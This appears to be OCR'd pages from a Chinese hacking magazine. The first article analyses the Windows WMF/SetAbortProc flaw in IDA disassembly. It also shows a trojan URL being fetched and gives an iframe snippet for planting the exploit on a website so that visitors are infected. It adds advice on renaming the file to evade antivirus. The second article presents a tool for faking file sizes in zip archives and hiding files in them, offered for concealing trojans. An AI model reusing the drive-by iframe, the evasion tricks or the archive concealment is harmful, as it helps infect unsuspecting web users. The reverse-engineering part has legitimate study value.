


图10

本人测试的机子是Windows XP SP2，是没有打过补丁的。最后我们来验证一下其是否打开成功，当打开本地临时文件夹的时候，发现多了个http://hao123.com/mm.exe。到此测试通过。读者可以换成其它的木马URL来测试下。

还有一些相关的问题，文件exploit.wmf是否能改扩展名，回答是可以的，可以改成其它的类型，比如JPG，GIF，因为JPG，GIF都是默认用Windows自带的图片和传真查看器来打开的，但是如果改了扩展名的话就会被杀毒软件查杀，如图10所示。

最后，就是利用它来挂马了，在被浏览的网页上如果添加格式为" <iframe src=http://hao123.com/exploit.wmf >，那么只要浏览者一打开hao123的首页就能种你的木马了。

三、漏洞产生机理分析

如果大家只是想玩玩的话，那么看到这里也就足够了。但是，知其然且知所以然不是更好吗？下面，我就带大家来看看这个漏洞是怎样产生的！调试环境：IDA 4.15 + Windows xp SP2

注意：不同系统的处理代码可能会不相同，请大家在调试的时候注意！

首先，我们来明确一下产生漏洞时的函数调用关系（图11）：

可以看到，出问题的函数是PlayMetaFile函数。这里注意的是，下文中给出的代码不是从PlayMetaFile函数开始的，因为这个函数的代码太长了。

```
Gdi32.dll!PlayMetaFile
    |——PlayMetaFileRecord
        |——Escape
            |——SetAbortProc
```

图11

在这里，我简单说一下漏洞的产生流程：在PlayMetaFileRecord函数中将比较wmf格式中的相关Record结构，如果该标记不为0X49和后续的标记不为0X0f则转向跳到ESCAPE函数上，ESCAPE会允许为wmf设置一个段当作代码，并将这个地址传送给SetAbortProc，在SetAbortProc函数返回后程序会加载图像的参数，然后跳到参数+14h执行。下面我们来看代码：

```
.text:77F0C815 loc_77F0C815:                    ; CODE XREF: .text:77EF16FE j
.text:77F0C815          cmp     eax, 49h        ; switch 74 cases
.text:77F0C818          ja      loc_77F0DD51    ; default
.text:77F0C81E          jmp     ds:off_77F0D8CE[eax*4] ; switch jump
```

首先，程序会比较eax与49h的值，这是一个switch结构，然后跳到77F0DD2F处：

```
.text:77F0DD2F loc_77F0DD2F:                    ; CODE XREF: .text:77F0C81E j
.text:77F0DD2F ; DATA XREF: .text:77F0D8CE o
.text:77F0DD2F          push    [ebp+var_68]    ; case 0x26
.text:77F0DD32          push    ebx
.text:77F0DD33          call    loc_77F0DD62
.text:77F0DD38          test    eax, eax
.text:77F0DD3A          mov     [ebp+var_64], eax
.text:77F0DD3D          jnz     loc_77F0C8F5    ; 这里不跳转
.text:77F0DD43          mov     ax, [ebx+6]     ; SYSTEMTIME.wDay 参数
.text:77F0DD47          cmp     ax, 0Fh         ; 与0FH比较
.text:77F0DD4B          jnz     loc_77F0CE18; 不相等就跳★
```

然后与0Fh比较，77F0DD33处的CALL会把图像的一个参数与660000h比较，如果相等就把eax寄存器清零，不相等则进行别的处理。然后我们来到77F0DD43处，如果这时在IDA中把鼠标定位到ebx+6上，并单击鼠标右键，IDA就会为我们列出这个地址处的参数，这里是SYSTEMTIME.wDa（系统时

间)。将SYSTEMTIME.wDa与0Fh比较，不相等就跳到77F0CE18处执行。呵呵，我们跟入：

```
.text:77F0CE18 loc_77F0CE18:          CODE XREF: EnumMetaFile+31 j
.text:77F0CE18              push    0               ; LPVOID
.text:77F0CE1A              lea     ecx, [ebx+0Ah]
.text:77F0CE1D              push    ecx             ; LPCSTR
.text:77F0CE1E              movzx   ecx, word ptr [ebx+8]
.text:77F0CE22              movzx   eax, ax
.text:77F0CE25              push    ecx             ; int
.text:77F0CE26              push    eax             ; int
.text:77F0CE27              push    [ebp+var_68]    ; HDC
.text:77F0CE2A              call    Escape          ; 然后就是Escape函数
.text:77F0CE2F              jmp     loc_77F0D9F6    ; Escape函数返回后跟着
                                                    ; 一个无条件跳转，跟入
```

然后程序就会调用Escape函数，我查到Escape函数的作用是“允许访问设备”。学过win32编程的朋友可能知道，程序绘制图形是通过设备上下文来进行的，这个函数的作用就是获得访问设备上下文的权限，如果函数执行成功会返回非零值，返回值存放在eax中。如果跟入这个函数就会看到对SetAbortProc函数的调用了。在Escape函数返回后紧跟着一个无条件跳转，我们跟入后就会看到程序对eax进行了一些处理，这里不重要。不过，在处理完了返回值后程序跳向了77F0C8F2继续执行：

```
text:77F0C8F2 loc_77F0C8F2: ; CODE XREF: PlayMetaFileRecord+5B3 j
text:77F0C8F2                ; PlayMetaFileRecord+618 j ...
text:77F0C8F2                mov     [ebp+var_64], eax
..........
text:77F0C8FE                call    sub_77EF7D78    ; 出错处理函数
text:77F0C903                leave
text:77F0C904     retn    10h   ; 我们跟着函数返回，这里大家注意一下前面的地址 77F0C904
```

然后程序返回，返回到哪里？当然是调用这个函数的函数中去了，但是我们现在在哪个函数中呢？在IDA中按shift+F3组合键，然后会出现Functions Window窗口，在这里面我们可以查看每个函数的情况，可以发现77F0C904这个地址落在PlayMetaFileRecord函数段中（在Functions Window中IDA会自动定位当前地址所在函数的那一行）。我们继续分析：

```
text:77F0DFDA     call    PlayMetaFileRecord ; 返回到这里
text:77F0DFDF             push    esi
text:77F0DFE0             push    dword ptr [ebp-2Ch]
text:77F0DFE3     call    sub_77F0E7DB     ; 文件大小
text:77F0DFE8             mov     esi, eax
text:77F0DFEA         jmp     short loc_77F0DFA5 ; 跳
```

程序返回到77F0DFDA，然后继续往下执行，77F0DFE3处的call的作用是取得文件的大小，接着程序跳转到77F0DFA5处。接下来，程序会对文件的大小作出一些处理和判断并根据判断的结果进行接二连三的跳转：

```
text:77F0DFA5   cmp    esi, ebx
text:77F0DFA7   jz   loc_77F0DBF4
.text:77F0DFAD  cmp   esi, 0FFFFFFFFh
.text:77F0DFB0  jz  short loc_77F0E01B
.text:77F0DFB2  cmp  [ebp-20h], ebx
.text:77F0DFB5   jnz   short loc_77F0DFC0 ; 跳
.text:77F0DFC0   mov    eax, [ebp-44h] ; 图像参数（这里为什么是参数而不是变量见下文分析）传入eax
.text:77F0DFC3   cmp    eax, ebx
.text:77F0DFC5  jz  short loc_77F0DFD2
.text:77F0DFC7  mov  eax, [eax+14h]  ; 参数+14h
.text:77F0DFCA   cmp    eax, ebx
.text:77F0DFCC  jnz  loc_77F130A1 ; 跳
```

大家注意77F0DFC0处的mov eax，[ebp-44h]指令，一般在程序中是用ebp寄存器作为访问函数参数和变量的基址寄存器的，加上一个数一般是访问的传入参数，减一个数一般是访问的变量（经过优化的代码用esp动态定位，隐含参数通过寄存器传入而不经过堆栈传入）。那么这个ebp-44h是什么参数呢？IDA为什么没有分析出这个参数？我们向上滚动IDA的窗口跟踪程序对ebx寄存器进行的操作，在上面的不远处就会看到大量的对ebp+xx的mov操作，也就是初始化各个变量，在代码的开始我看到的是：

```
.text:77F0DECA loc_77F0DECA:       ;
CODE XREF: PlayMetaFileRecord+A8 j
.text:77F0DECA                      movsx
eax, word ptr [ebx+6] ; 注意这里的赋值！！
.text:77F0DECE mov [ebp+var_60], eax
.text:77F0DED1     movsx   eax, word
ptr [ebx+8] ; 得到图像的参数
.text:77F0DED5  mov  [ebp-5Ch], eax
..........
.text:77F0DF11    mov    al, [ebx+16h]
.text:77F0DF14    mov  [ebp-46h], al
.text:77F0DF17   mov   al, [ebx+17h]
.text:77F0DF1A            push   20h
.text:77F0DF1C   mov  [ebp-45h], al
```

这里就又出现一个ebx+6，我们继续跟踪程序对ebx寄存器的操作。大家看到CODE XREF：PlayMetaFileRecord+A8这行了吗？它说明程序是从PlayMetaFileRecord+A8地址处jump过来的，双击这个地址，IDA会自动定位到PlayMetaFileRecord+A8处：

```
.text:77F0C907 loc_77F0C907:
; CODE XREF: PlayMetaFileRecord+5E j
.text:77F0C907          dec     eax
.text:77F0C908                    jz
loc_77F0DECA
..........
PlayMetaFileRecord+5E，又是一个交叉引用，继续向上跟踪：
.text:77F0C860 PlayMetaFileRecord proc
near   ; CODE XREF: .text:77F0DFDA p
.text:77F0C860
.text:77F0C860 var_7C    = dword ptr -
7Ch
..........
.text:77F0C860 var_49 = byte ptr -49h
.text:77F0C860 var_45 = byte ptr -45h
.text:77F0C860 var_23 = byte ptr -23h
.text:77F0C860 var_22 = byte ptr -22h
..........
.text:77F0C873    push    ebx
.text:77F0C874       mov     ebx,
[ebp+arg_C] ; 哈哈，ebx的赋值
.text:77F0C874  ; 可以看到是传递的arg_c
参数
..........
.text:77F0C8BE     jnz    short
loc_77F0C907 ; 跳
```

原来ebx存放的是PlayMetaFileRecord函数的第2个参数，我们来看一下这个函数的原型：

```
BOOL PlayMetaFileRecord(
    HDC hdc,                         //
handle to device context
    LPHANDLETABLE lpHandletable,    /
/ pointer to metafile handle table
    LPMETARECORD lpMetaRecord,
// pointer to metafile record
    UINT nHandles      // count of
handles
    );
```

说明：回放来自图形文件的单条记录

(每条记录都包含了单个 GDI 绘图命令)，可与 EnumMetaFile 函数联合使用，只回放那些选定的图形文件记录，这个函数的参数与那些由 EnumMetaFile 回调函数返回的值相似。

返回值：非零表示成功，零表示失败

参数表

参数	类型及说明
hdc	欲在其中回放图元文件记录 GDI 命令的一个设备场景的句柄
lpHandletable HANDLETABLE	一个整数数组的第一个条目，该数组用于容纳图元文件使用的 GDI 对象的句柄
lpMetaRecord METARECORD	指定单条图元文件记录
nHandles	图元文件句柄表格中的句柄数目

第二个参数，也就是 lpHandletable 参数的定义为：一个整数数组的第一个条目，该数组用于容纳图元文件使用的 GDI 对象的句柄。

那么我们可以得知在 77F0DF14 那一行，程序将 ebx+16h 的值传递给了 ebp-46h，而紧接着又将一些数据写入了 ebp-45h。那么 ebp-44h 呢？呵呵，很可能是传递给 ebp-46h 的数据占用了 2 个存储单元，这也正是上文中提到的为什么说对 ebp-44h 是参数的赋值和 IDA 为什么不能识别 ebp-44h 这个参数的原因了。下面我们回到 77F0DFCC 处，跟入这个跳转：

```
.text:77F130A1              push    ebx
.text:77F130A2              push    edi                 ; __int16
.text:77F130A3              call    eax                 ; 漏洞产生
.text:77F130A3     ; 这里执行了我们 EAX 地址处的东西
.text:77F130A3   ; 我们可以通过向 PlayMetaFileRecord 函数传递精心构造的参数来触发漏洞
.text:77F130A5              test    eax, eax
.text:77F130A7              jz      loc_77F0E01B
.text:77F130AD              jmp     loc_77F0DFD2
```

哈哈，看到了吗？在把 ebp+44h 的内容传入到 eax 后，紧接着就执行了 eax+14h，然后在 77F130A3 处 call 了这个地址。而我们就可以构造特殊的数据传递给 PlayMetaFileRecord 函数，使函数的参数变成我们的控制地址，然后跳过去执行。

到这里，这个漏洞就分析完了，我将 Windows XP SP2 下经过 IDA 反汇编的程序打包放在了光盘中，没有条件的朋友在调试时可以使用我的这个文件来分析（IDA 数据在光盘中有提供）。

好了，That's All! 行文仓促，考虑不周，也许有什么不对的地方，欢迎大家提出批评指正。

【文章中提到的软件在光盘中有提供】

Q版黑客

转眼春节就要到了，大家在节假日上网时，千万要注意防范木马盗取自己的私密信息哦！更加值得注意的是，当有陌生的号码给你发了诸如这样的短信息："还记得我吗？我是你的老同学，祝你节日快乐！"等等，一旦你打电话问候对方时，弄不好你可要为这句问候付出经济损失的代价哦！我先在这里祝大家节日快乐，身体健康！别担心，我的祝福是不收钱的^_^，本期又有几篇十分实用的技巧，大家赶紧来尝尝鲜吧！

"戏耍" Winzip 文件

古开元

从本文你可以学到：

1. 如何欺骗 Winzip 及其原理
2. 了解 zip 文件的头结构及其应用

Winzip 是一款强大并且易用的压缩实用程序，支持 ZIP、CAB、TAR、GZIP、MIME 以及其他格式的压缩文件。其特点是紧密地与 Windows 资源管理器集成，不用离开资源管理器而进行压缩 / 解压缩，包括 WinZip 向导和 WinZip 自解压缩功能，被 PC Magazine 杂志授予最佳精品实用程序大奖。

所谓树大招风，Winzip 也不例外，从 3.x 到 9.x 版本都存在严重的安全漏洞隐患，可导致恶意代码在客户机上运行，并引发远程缓冲区溢出，这在 securityfoucs 和 securityteam 都有详细的漏洞公告。当然，今天本文的目的不在于此，从标题上就可以看出，我们的重点在"戏耍"。呵呵，如何"戏耍" Winzip？请接着往下看，也许在你的 Hack 学习中能带来点灵感呢！

为了给大家一些直观的概念，我们来看看"戏耍" Winzip 的效果吧。打开 PlayZip.exe，如图 1 所示。




图 1 playzip 的使用界面

可以看到，界面很简单（嘿嘿，自己写的，体谅一下），暂时只有两个功能，一个是改变 Zip 文件的大小，一个是隐藏文件。

实验一：改变 zip 文件里的文件大小

新建一个文本文件，取名为 test.txt，里面随便输入一些东西，然后用 zip 压缩成 test.zip，如图 2 所示。

我们看到，文件大小为其原始大小，即 12 个字节。然后，在 PlayZip.exe 中选择 test.zip，选择第一个组合框里三个单选按钮中的任一个，如果我想使文件大小变为(2^32-1)个字节的话，选它，然后执行，如图 3 所示。

我们再用 winzip 打开 test.zip 看看，如图 4 所示。




图 2 压缩 Test.txt 后的相关信息




图3 改变文件大小




图4 改变文件大小后的结果

嘿嘿，大小和压缩后的大小都变成了 4294967295，用计算器算算，刚好等于(2^32-1)。而0字节就是设置为0，大小随机则是随机产生的大小。如果用 winrar 来打开看，效果是一样的，因为 winrar 和 winzip 在 zip 文件格式的压缩方式和解压方式都是一样的。

实验二：隐藏或显示 zip 文件里的文件

新建一个文件夹名为 root，该 root 目录下新建一个名为“层1.txt”的文件和一个名为“层1”的文件夹，再在“层1”的文件夹里再新建一个名为“层2.txt”的文件。用 winzip 压缩成 root.zip，然后用 winzip 打开，如图5所示。




图5 打开 root.zip 后的相关信息

> **注意** 有的读者会奇怪了，为什么只显示文件而文件夹不显示呢？呵呵，这是 Winzip 自己的压缩规则使然。就是说，在 winzip 打开的显示框里，如果是文件夹就不显示文件夹，而是显示该文件夹里的文件，这正好被 PlayZip 利用来隐藏一些文件，这在后面会讲到，还是先看完效果吧。

在 Zip 文件中选择 root.zip，然后选择“隐藏”单选按钮，执行，我们再次用 winzip 查看 root.zip，嘿嘿，看到没，一个文件都没有！如果想让文件重新显示回来，选择显示，执行，就OK了。

效果演示完了，说说该东东的作用吧。作用之一是可以作为隐藏木马或病毒的工具，因为我们可以隐藏用 winzip 打包的 exe 文件，即使用 winrar 来打开我们“戏耍”过的 zip 文件，文件大小同样是我们修改过的，而隐藏功能就可以把所有文件都变成文件夹了，同样可以起到一定的欺骗性，图6所示的是用 winrar 打开的 Ntrookit 包，里面的所有文件都变成了文件夹，所以大小、属性没有，CRC32 校验也没有，呵呵，是不是有点意思呢？

